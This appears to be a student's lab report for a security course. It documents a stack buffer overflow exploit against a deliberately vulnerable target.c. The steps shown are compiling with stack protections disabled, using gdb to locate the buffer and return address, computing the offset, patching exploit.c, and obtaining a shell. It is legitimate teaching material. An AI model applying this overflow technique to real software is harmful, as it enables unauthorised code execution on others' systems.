1.Explain how you design the overflowed buffer.

To implement the overflowed buffer, I summarize the following steps:

1) get access to target.c in targets directory and use the ‘cat README’ to see the specific command line.

2) compile target.c to generate an executable ‘target’.

3) get access to exploit.c in exploits directory, and use ‘pico exploit.c’ to change the path of ‘target’ to my directory.

4) use the ‘cat README’ to obtain the specific compiling command and compile exploit.c to generate an executable ‘exploit’.

5) run ‘setarch i686 -R gdb’ -> ‘file exploit’ -> ‘break foo’-> ‘run’, then ‘foo’ function in target can be accessed.

6) use ’info frame’ to print the address information, such as rbp and rip.

7) use ‘x &variablename’ to print the addresses of local variables, such as var1, maxlen, ptr, ptr2, buf.

8) record the addresses of rip and buf which are the return address and buffer address, and compute the offset between rip and buf addresses.

9) modify ‘exploit.c’ with adding 6-byte buf address in ‘buff’ array starting at buff[offset] and ending with ‘\0’ or 0x00.


10) to handle the address change again, repeat 5) ~ 8) and record the new address information of rip and buf. Then, modify ‘exploit.c’ only with changing the values of the 6-byte buf address.

11) compile ‘testshellcode’, recompile ‘exploit.c’ and run ‘setarch i686 -R ./exploit’ to generate the shell.

12) check whether there occurs ‘$ $’. If yes, then the shell is generated successfully.

2.Draw the stack memory allocation graph to show the stack memory of the function foo() in executing target code (before running the line : strcpy(buf); in foo() function) You should show the addresses of return address, saved calling stack pointer, the five local variables buf, maxlen, var1, ptr, and ptr2.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffec50:
 rip = 0x555555555202 in foo (target.c:10); saved rip = 0x55555555533b
 called by frame at 0x7fffffffec70
 source language c.
 Arglist at 0x7fffffffeb98, args: arg=0x7fffffffef1d "1▒H▒\235\226\221▒\214\227▒H▒ST_\231RWT^▒;\017\005", '\001' <repeats 125 times>, "`▒▒▒\177"
 Locals at 0x7fffffffeb98, Previous frame's sp is 0x7fffffffec50
 Saved registers:
  rbp at 0x7fffffffec40, rip at 0x7fffffffec48
(gdb) x &var1
0x7fffffffec30: 0x33333333
(gdb) x &maxlen
0x7fffffffec3e: 0xec600064
(gdb) x &ptr
0x7fffffffec28: 0x00000000
(gdb) x &ptr2
0x7fffffffec20: 0x00000000
(gdb) x &buf
0x7fffffffebb0: 0x00000000
(gdb) q
```



Please refer to the stack memory graph for the example code I drew in my lecture.

1.Show how you use Gdb installed in Eustis to find out the stack information. You must put the screen shot image of the SSH shell showing the Gdb running procedure in your report (if one screenshot is not enough to show the complete procedure, then use several screen-shot pictures).

1) generate ‘target’

```
re876928@eustis3:~/homework/project1$ cd targets
re876928@eustis3:~/homework/project1/targets$ cat README
# use the following command line to compile the codes

# flags
# the flag -fno-stack-protector is used to disable "stackGuard" protection.
# the flag -z execstack is used to disable "non executable stack" default protection
# so that the shellcode in stack memory can be executed.

gcc -ggdb -fno-stack-protector -z execstack -o target target.c


re876928@eustis3:~/homework/project1/targets$ gcc -ggdb -fno-stack-protector -z execstack -o target target.c
```

2) generate ‘exploit’

```
re876928@eustis3:~/homework/project1/exploits$ cat README
# use the following command line to compile the codes

# flags
# the flag -fno-stack-protector is used to disable "stackGuard" protection.
# the flag -z execstack is used to disable "non executable stack" default protection
# so that the shellcode in stack memory can be executed.

gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c

gcc -ggdb -fno-stack-protector -z execstack -o testshellcode testshellcode.c
re876928@eustis3:~/homework/project1/exploits$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c
re876928@eustis3:~/homework/project1/exploits$ ls
exploit  exploit.c  README  shellcode.h  testshellcode.c
```

3) run gdb ./exploit

```
re876928@eustis3:~/homework/project1/exploits$ setarch i686 -R gdb
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) file exploit
Reading symbols from exploit...
(gdb) break foo
Function "foo" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (foo) pending.
(gdb) run
Starting program: /home/net/re876928/homework/project1/exploits/exploit
process 3819928 is executing new program: /home/net/re876928/homework/project1/targets/target
Press any key to call foo function...


Breakpoint 1, foo (arg=0x0) at target.c:5
5       {
(gdb)
(gdb) next
7       short maxlen = 100;
(gdb) next
8       double var1 = 2.4;
(gdb) next
9       int *ptr = NULL, *ptr2 = NULL;
(gdb) next
10      strcpy(buf, arg);
```

4) use info frame to get stack memory layout

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffec50:
 rip = 0x555555555202 in foo (target.c:10); saved rip = 0x55555555533b
 called by frame at 0x7fffffffec70
 source language c.
 Arglist at 0x7fffffffeb98, args: arg=0x7fffffffef1d "1▒+▒▒\235\226\221▒\214\227▒+▒▒ST_\231RWT^▒;\017\005", '\001' <repeats 125 times>, "▒▒▒▒▒\177"
 Locals at 0x7fffffffeb98, Previous frame's sp is 0x7fffffffec50
 Saved registers:
  rbp at 0x7fffffffec40, rip at 0x7fffffffec48
(gdb) x &var1
0x7fffffffec30: 0x33333333
(gdb) x &maxlen
0x7fffffffec3e: 0xec600064
(gdb) x &ptr
0x7fffffffec28: 0x00000000
(gdb) x &ptr2
0x7fffffffec20: 0x00000000
(gdb) x &buf
0x7fffffffebb0: 0x00000000
(gdb)
```

2.Show the screen-shot image of your exploit code that successfully creates a shell in compromise (showing double $ signs and one 'exit' command will return back to your ssh shell), somewhat like my own exploit code here (you must show the directly execution of your exploit code, not using GDB):

```
re876928@eustis3:~/homework/project1/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $ ls
README  exploit  exploit.c  shellcode.h  testshellcode  testshellcode.c
$ ls
README  exploit  exploit.c  shellcode.h  testshellcode  testshellcode.c
$ exit
```